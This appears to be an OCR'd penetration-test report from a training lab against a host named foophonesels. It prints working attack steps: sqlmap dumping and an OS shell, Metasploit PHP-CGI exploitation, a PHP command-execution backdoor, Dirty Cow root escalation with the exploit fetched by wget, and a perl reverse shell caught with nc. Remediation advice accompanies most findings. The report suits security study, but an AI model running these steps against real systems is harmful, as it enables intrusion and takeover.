
Description	SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.
Impact	*Critical*
CVE	*N/A*

Exploitation

Fuzzing



Error we looking for



So this is the First Place we got Sqlinjection on, using burpsuite and sqlmap you can make one sqlinjection by capturing the request on burpsuite

```
Raw  Params  Headers  Hex
1  POST /login.php HTTP/1.1
2  Host: foophonesels.com:5923
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://foophonesels.com:5923/login.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 44
10 Connection: close
11 Cookie: PHPSESSID=c4d90b026468abef88626a06764671a2
12 Upgrade-Insecure-Requests: 1
13
14 loginid=admin&password=password&submit=Login
```

Then putting it on a text file , and sending this to sqlmap, By

using the following command:

Sqlmap –batch -r sqltry.txt –dump-all


```
root@kali:~/ptp# sqlmap --batch -r sqltry.txt --dump-all
                                                {1.4.4#stable}
```

This will dump everything it finds

Or the other way to inject on the other place

Which is “/service.php?serviceid=3”


And we got the error we are seeking by injecting into the parameter : “serviceid=3”




By using sqlmap to get a shell on the webserver



Output of sqlmap



And we can get an RCE using “–os-shell” instead of “—dump-all”



3.1.2.2 Remediation

There are lots of ways to mitigate Sql injection but the most beloved one to all the technical people is the input validation, ***Input Validation:***

The validation process is aimed at verifying whether or not the type of input submitted by a user is allowed. Input validation makes sure it is the accepted type, length, format, etc. Only the value which passes the validation can be processed. It helps counteract any commands inserted in the input string. In a way, it is similar to looking to see who is knocking before opening the door.


Validation shouldn't only be applied to fields that allow users to type in input, meaning you should also take care of the following situations in equal measure:

- Use regular expressions as whitelists for structured data (name, age, income, survey response, zip code, etc.) to ensure strong input validation.
- In case of a fixed set of values (drop-down list, radio button, etc.), determine which value is returned. The input data should match one of the offered options exactly.


3.1.3 php Common Gatway Interface(CGI)


Description	sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka phpcgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.
Impact	Critical
CVE	CVE-2012-1823

This Enumeration from Nikto



Usually it is known if the “-s” exist as a parameter on the URL as Nikto indicated





And as we can see the source code exist here by adding -s so the vulnerability exists!

```
msf5 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PLESK       false            yes       Exploit Plesk
   Proxies                      no        A proxy chain of format type:host:port[,type:host:po
rt][ ... ]
   RHOSTS      10.90.60.80      yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                    no        The URI to request (must be a CGI-handled PHP script
)
   URIENCODING  0               yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                        no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) > run
```

```
msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 172.16.40.6:4444
[*] Sending stage (38288 bytes) to 10.90.60.80
[*] Meterpreter session 1 opened (172.16.40.6:4444 → 10.90.60.80:46748) at 2020-04-08 21:06:03
 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

3.1.3.1 Exploitation

There are 2 ways to exploit this vulnerability, one manually by adding -d instead of -s and running the commands or using Metasploit, I have chosen the second way because I need meterpreter later.


3.1.3.2 Remediation

Upgrade to PHP version 5.3.12, PHP versio 5.4.2 or newer. As a workaround add the following ‘mod_rewrite’ rule: RewriteCond %{QUERY_STRING} ^(%2d|-)[^=]+$ [NC] RewriteRule ^(.*) $1?

3.1.4 File Upload Restriction Bypass

Description	Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
Impact	High
CVE	N/A

I was running dirb on the background and it found a directory called "/accounts.php" ,and we can add a new service!



And I can upload anything so , we can upload a php backdoor to test

```
root@kali:~/ptp# more /usr/share/webshells/php/simple-backdoor.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->


<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}


?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd


<!--    http://michaeldaw.org    2006    -->
root@kali:~/ptp#
```



And I find it on "/pdf"



I got remote command execution using file upload



3.1.4.2 Remediation

Lots of ways to mitigate this , let's speak about some few ways

-"Content-Type" Header Validation

"Content-Type" entity in the header of the request indicates the Internet media type of the message content. Sometimes web applications use this parameter in order to recognise a file as a valid one. For instance, they only accept the files with the "Content-Type" of "text/plain".

- It is possible to bypass this protection by changing this parameter in the request header using a web proxy.

Whitelisting File Extensions

Applications that check the file extensions using a whitelist method also need to validate the full filename to prevent any bypass.

- The list of permitted extensions should be reviewed as it can contain malicious extensions as well. For instance, in case of having ".shtml" in the list, the application can be vulnerable to SSI attacks.
- Some of the bypass techniques for the blacklist methods such as using double extensions are also applicable here and should be checked.

Using a File Type Detector

Sometimes web applications intentionally or unintentionally use some functions (or APIs) to check the file types in order to process them further. For instance, when an application resize an image file, it may just show an error message when non-image files are uploaded without saving them on the server.

- If it reads the few first characters (or headers), it can be bypassed by inserting malicious code after some valid header or within the file's metadata.
- Inserting code in the comments section or those section that have no effect on the main file can also lead to a bypass.
- The inserted data can be obfuscated or encoded if the application detects a malicious code using specific patterns or signatures.
- Uploaded file can be crafted to create a malicious code in case of being compressed by the application.

3.1.5 Privilege Escalation (using Dirty Cow)

Description	(*Dirty copy-on-write*) is a computer security vulnerability for the Linux kernel that affects all Linux-based operating systems including Android that use older versions of the Linux kernel. It is a local privilege escalation bug that exploits a race condition in the implementation of the copy-on-write mechanism in the kernel's memory-management subsystem. The vulnerability was discovered by Phil Oester
Impact	Critical
CVE	CVE-2016-5195

3.1.5.1 Exploitation

Well, we have found 3 ways to get inside, let's use one of them

(sqlmap sqli , Metasploit-php-cgi , file upload), I will use metasploit module.

After I drop into a shell I try to execute the exploit so I need a shell like real user, which is called TTY shell by using python:

“ python -c 'import pty; pty.spawn("/bin/sh")' “

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 6820 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
```

And by typing uname -a we can check if the version of the linux exploitable or not!

```
sh-3.2$ uname -a
uname -a
Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
sh-3.2$
```

Now I fire up my python simple Http Server to upload files to my victim machine By using :

“ python -m SimpleHTTPServer “

and then we go to our victim machine and download our exploit dirty.c

```
sh-3.2$ wget http://172.16.40.6/dirty.c
wget http://172.16.40.6/dirty.c
--18:59:14--  http://172.16.40.6/dirty.c
          => `dirty.c'
Connecting to 172.16.40.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5,006 (4.9K) [text/plain]

100%[====================================>] 5,006         21.73K/s

18:59:15 (21.68 KB/s) - `dirty.c' saved [5006/5006]

sh-3.2$
```

Here after we downloaded dirty.c (dirty cow exploit)

```
root@kali:~/ptp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.90.60.80 - - [08/Apr/2020 21:40:25] "GET /dirty.c HTTP/1.0" 200 -
```

Compile it by using :

“ gcc -pthread dirty.c -o dirty -lcrypt “

then we run it ” **./dirty password”**

and now we have a new user on the group of root which is called firefart so

all we do is change to this user using su!

“ Su firefart “ then enter

your password

and you will become a user firefart which is root

```
sh-3.2$ su firefart
su firefart
Password: firefart


firefart@foophonesels:/var/www2# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@foophonesels:/var/www2#
```

3.1.5.2 Remediation

Download the latest ubuntu or Linux version and use it , this exploit only affects the old versions


3.1.5.3 Another privilege escalation :

After running sudo -l I found out that there is a script a root can run, so by adding a reverse shell in perl and running this script as a root i will gain root



Getting a reverse perl shell from here:

https://github.com/pentestmonkey/perl-reverse-shell/blob/master/perl-reverse-shell.pl



I download it and call it backup.py

We change the $ip to our ip and $port to our port

And then I upload it on the victim machine like before using the python simple http server, and then I put it as /root/backup.pl and let's try to run /root/backup.pl as root (backup.pl now is our reverse shell!)

```
www-data@foophonesels:/tmp$ sudo -u root /usr/bin/perl /root/backup.pl
Content-Length: 0
Connection: close
Content-Type: text/html

www-data@foophonesels:/tmp$ Content-Length: 43
Connection: close
Content-Type: text/html

Sent reverse shell to 172.16.40.5:12345<p>
```

```
root@kali:~/ptp# nc -nlvvp 12345
listening on [any] 12345 ...
connect to [172.16.40.5] from (UNKNOWN) [10.90.60.80] 54093
 21:30:14 up 21 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
root@foophonesels:/# id
uid=0(root) gid=0(root) groups=0(root)
root@foophonesels:/#
```

And then we got root

3.1.5.4 Remediation

The low privileged user shouldn't be able to run commands as a root under any circumstances, and shouldn't be able to modify a file that belongs to root or in the root directory

3.1.5.5 Information Disclosure

While enumeration I found some credentials which would lead me to the next step on a file on the directory " /home/Michael"

```
sh-3.2# cat mount_windows_fs.sh
#!/bin/bash

